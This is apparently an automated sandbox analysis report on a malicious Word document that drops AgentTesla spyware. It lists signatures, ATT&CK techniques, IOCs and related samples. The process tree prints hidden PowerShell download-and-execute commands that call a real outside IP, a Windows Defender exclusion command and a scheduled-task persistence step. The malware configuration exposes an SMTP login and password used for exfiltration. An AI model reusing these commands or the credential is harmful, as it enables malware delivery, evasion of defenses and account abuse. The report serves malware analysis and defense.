ID: 528737
Sample Name: Reconfirm The Details.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 18:14:04
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report Reconfirm The Details.doc

Overview


General Information

Sample Name:	Reconfirm The Details.doc
Analysis ID:	528737
MD5:	9a7ea1172bf1250.
SHA1:	3df0782fc6ace41..
SHA256:	80071fbb7234239.
Tags:	doc
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e....
- Document exploit detected (drops P...
- Yara detected AgentTesla
- Yara detected AntiVM3
- Document exploit detected (creates ...
- Found malware configuration
- Multi AV Scanner detection for subm...
- Sigma detected: Powershell downloa...
- Tries to steal Mail credentials (via fil...
- Document contains OLE streams wi...
- Sigma detected: Change PowerShel...
- Tries to detect sandboxes and other...
- .NET source code contains potentia...
- Injects a PE file into a foreign proce...
- Powershell drops PE file

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 236 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
  - powershell.exe (PID: 1592 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
    - taskmg.exe (PID: 1156 cmdline: "C:\Users\user\AppData\Roaming\taskmg.exe" MD5: 815982590DE5E574ABB8A0310826E200)
      - powershell.exe (PID: 2924 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\gZfDBpJYZ.exe MD5: 92F44E405DB16AC55D97E3BFE3B132FA)
      - schtasks.exe (PID: 1176 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\gZfDBpJYZ" /XML "C:\Users\user\AppData\Local\Temp\tmp3054.tmp MD5: 2003E9B15E1C502B146DAD2E383AC1E3)
      - taskmg.exe (PID: 2784 cmdline: C:\Users\user\AppData\Roaming\taskmg.exe MD5: 815982590DE5E574ABB8A0310826E200)
  - powershell.exe (PID: 2804 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - powershell.exe (PID: 2968 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New-Object System.Net.WebClient).DownloadFile('httP://173.232.204.89/taskmg.exe','C:\Users\user\AppData\Roaming\taskmg.exe');Start-Process 'C:\Users\user\AppData\Roaming\taskmg.exe' MD5: 852D67A27E454BD389FA7F02A8CBE23F)
  - verclsid.exe (PID: 1200 cmdline: "C:\Windows\system32\verclsid.exe" /S /C {06290BD2-48AA-11D2-8432-006008C3FBFC} /I {00000112-0000-0000-C000-000000000046} /X 0x5 MD5: 3796AE13F680D9239210513EDA590E86)
  - notepad.exe (PID: 2856 cmdline: C:\Windows\system32\NOTEPAD.EXE" "C:\Users\user\AppData\Local\Temp\abdtfhghgeghDp .ScT MD5: B32189BDFF6E577A92BAA61AD49264E6)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "Username": "m-konieczny@europecell.eu",
  "Password": "26DuBoBmcqO1",
  "Host": "us2.smtp.mailhostbox.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000E.00000000.443795246.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000E.00000000.443795246.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000003.00000002.423965866.000000000400000.00000004.00000020.sdmp	PowerShell_Susp_Parameter_Combo	Detects PowerShell invocation with suspicious parameters	Florian Roth	• 0x326b:$sb1: -W Hidden • 0x325b:$sc1: -NoP • 0x3265:$sd1: -NonI • 0x3275:$se3: -ExecutionPolicy bypass • 0x3260:$sf1: -sta
00000009.00000002.446169718.000000000283F000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
0000000E.00000002.705042151.000000000281700.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
14.0.taskmg.exe.400000.13.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.taskmg.exe.400000.13.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.taskmg.exe.400000.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
14.0.taskmg.exe.400000.9.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
14.0.taskmg.exe.400000.11.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 15 entries				

Sigma Overview

System Summary:

Sigma detected: Change PowerShell Policies to a Unsecure Level

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: PowerShell DownloadFile

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Verclsid.exe Runs COM Object

Sigma detected: Windows Suspicious Use Of Web Request in CommandLine

Sigma detected: PowerShell Download from URL

Sigma detected: Non Interactive PowerShell

Data Obfuscation:

Sigma detected: Powershell download and execute file

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Document contains OLE streams with names of living off the land binaries

Powershell drops PE file

.NET source code contains very large array initializations

Microsoft Office creates scripting files

Office process drops PE file

Document contains a stream with embedded javascript code

Found suspicious RTF objects

Data Obfuscation:

.NET source code contains potential unpacker

Suspicious powershell command line found

Persistence and Installation Behavior:

Tries to download and execute files (via powershell)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Adds a directory exclusion to Windows Defender

Injects files into Windows application

Bypasses PowerShell execution policy

Stealing of Sensitive Information:

- Yara detected AgentTesla
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal browser information (history, passwords, etc)
- Tries to harvest and steal ftp login credentials


Remote Access Functionality:

- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 2 1 1	Disable or Modify Tools 1 1	OS Credential Dumping 2	File and Directory Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress To Transfer 1
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 1
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Scripting 3	Security Account Manager	Security Software Discovery 3 1 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Standc Port 1
Local Accounts	Exploitation for Client Execution 3 3	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Application Layer Protocol 2
Cloud Accounts	Command and Scripting Interpreter 1 1	Network Logon Script	Network Logon Script	Software Packing 1 3	LSA Secrets	Virtualization/Sandbox Evasion 1 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Application Layer Protocol 3
Replication Through Removable Media	Scheduled Task/Job 1	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Application Window Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	PowerShell 3	Startup Items	Startup Items	Virtualization/Sandbox Evasion 1 3 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Reconfirm The Details.doc	30%	ReversingLabs	Script.Trojan.RTFObfustream	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
14.0.taskmg.exe.400000.13.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.taskmg.exe.400000.9.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.2.taskmg.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1143187		Download File
14.0.taskmg.exe.400000.11.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.taskmg.exe.400000.5.unpack	100%	Avira	TR/Spy.Gen8		Download File
14.0.taskmg.exe.400000.7.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://java.co_w	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://httP://173.232.2	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/taskmg.	0%	Avira URL Cloud	safe	
http://EW9kaPSTVWDzFNsliGsC.org(Zgt	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://httP://173.232.204.89/t	0%	Avira URL Cloud	safe	
http://173.232.204.89/taskmg.exe	0%	Avira URL Cloud	safe	
http://173.232.204.89	0%	Avira URL Cloud	safe	
http://EW9kaPSTVWDzFNsliGsC.org	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://httP://173.232	0%	Avira URL Cloud	safe	
http://GwvXXB.com	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://httP://173.232.204.89/taskmg.exePE	0%	Avira URL Cloud	safe	
http://java.cohe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://173.232.204.89/taskmg.exe	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.198.143	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.225	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.223	unknown	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	true
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false
173.232.204.89	unknown	United States		62904	EONIX-COMMUNICATIONS-ASBLOCK-62904US	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal

Analysis ID:	528737
Start date:	25.11.2021
Start time:	18:14:04
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Reconfirm The Details.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winDOC@21/27@9/5
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 90% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active ActiveX Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:14:21	API Interceptor	107x Sleep call for process: powershell.exe modified
18:14:27	API Interceptor	1096x Sleep call for process: taskmg.exe modified
18:14:33	API Interceptor	1x Sleep call for process: schtasks.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.198.143	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	
	PNkBekAKOeQD1Jj.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	XSsBxQH419.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	Quotation- 306013SQ.exe	Get hash	malicious	Browse	
	PO 4601056018.exe	Get hash	malicious	Browse	
	Purchase Order Vale-60,000MT.exe	Get hash	malicious	Browse	
	BOQ 11745692.exe	Get hash	malicious	Browse	
	dhl_doc9548255382.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	Advice Payment Copy.exe	Get hash	malicious	Browse	
	IMG-20211110-OWA001.exe	Get hash	malicious	Browse	
208.91.199.225	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	
	XsFFv27rls.exe	Get hash	malicious	Browse	
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	
	E invoice.exe	Get hash	malicious	Browse	
	Bill of lading.exe	Get hash	malicious	Browse	
	devis.xlsx	Get hash	malicious	Browse	
	dhl_doc9548255382.exe	Get hash	malicious	Browse	
	PO 4601056018.exe	Get hash	malicious	Browse	
	ADYP_210913_100641_PAGOS_005539.xlsx	Get hash	malicious	Browse	
	Quotation.xlsx	Get hash	malicious	Browse	
	Purchase Order 20000MT.exe	Get hash	malicious	Browse	
	Invoice- Shping DOCX.exe	Get hash	malicious	Browse	
	Invoice No ANT19-20646.exe	Get hash	malicious	Browse	
	8rwaRyxu9W9IUfB.exe	Get hash	malicious	Browse	
	RZB0ljZiQMqYfAw.exe	Get hash	malicious	Browse	
	Shipment Details.exe	Get hash	malicious	Browse	
	urgent order 1065.exe	Get hash	malicious	Browse	
	NEW PURCHASE ORDER LIST NOV2021.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	Document.exe	Get hash	malicious	Browse	• 208.91.198.143
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.225
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645 xOJ4XUjdMZ40k5Hpdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	rTyPU1zmY5PsyNl.exe	Get hash	malicious	Browse	• 208.91.199.223
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TransactionSummary_22-11-2021.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.198.143
	E invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.223
	(KOREA SHIPPING - KLCSM).exe	Get hash	malicious	Browse	• 208.91.199.224
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	• 208.91.199.223
	AWB Number 0004318855.DOCX.exe	Get hash	malicious	Browse	• 208.91.199.224

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	• 208.91.199.224
	DOC221121.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift_HSBC_0099087645PDF.exe	Get hash	malicious	Browse	• 208.91.199.225
	P0_636732672772_RFQ.exe	Get hash	malicious	Browse	• 208.91.199.225
	DOCUMENTS.exe	Get hash	malicious	Browse	• 208.91.199.223
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Purchase Order PO#7701.exe	Get hash	malicious	Browse	• 208.91.198.143
	STATEMENT OF ACCOUNT.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	XsFFv27rls.exe	Get hash	malicious	Browse	• 208.91.199.225
	TNT E-Invoice No 11073490.exe	Get hash	malicious	Browse	• 208.91.199.225
	SWIFT COPY.exe	Get hash	malicious	Browse	• 199.79.62.99
	E invoice.exe	Get hash	malicious	Browse	• 208.91.199.225
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	• 208.91.199.224
	TOwYernH3DhfPER.exe	Get hash	malicious	Browse	• 208.91.199.181
	Activation Online Mail.htm	Get hash	malicious	Browse	• 103.50.163.110
	Bill of lading.exe	Get hash	malicious	Browse	• 208.91.199.225
	UY2021 Ta-Ho Maritime Schedule.exe	Get hash	malicious	Browse	• 208.91.199.223
PUBLIC-DOMAIN-REGISTRYUS	Document.exe	Get hash	malicious	Browse	• 208.91.199.224
	Swift Copy TT.doc	Get hash	malicious	Browse	• 207.174.212.140
	MT_101_SWIFT.doc	Get hash	malicious	Browse	• 208.91.199.224
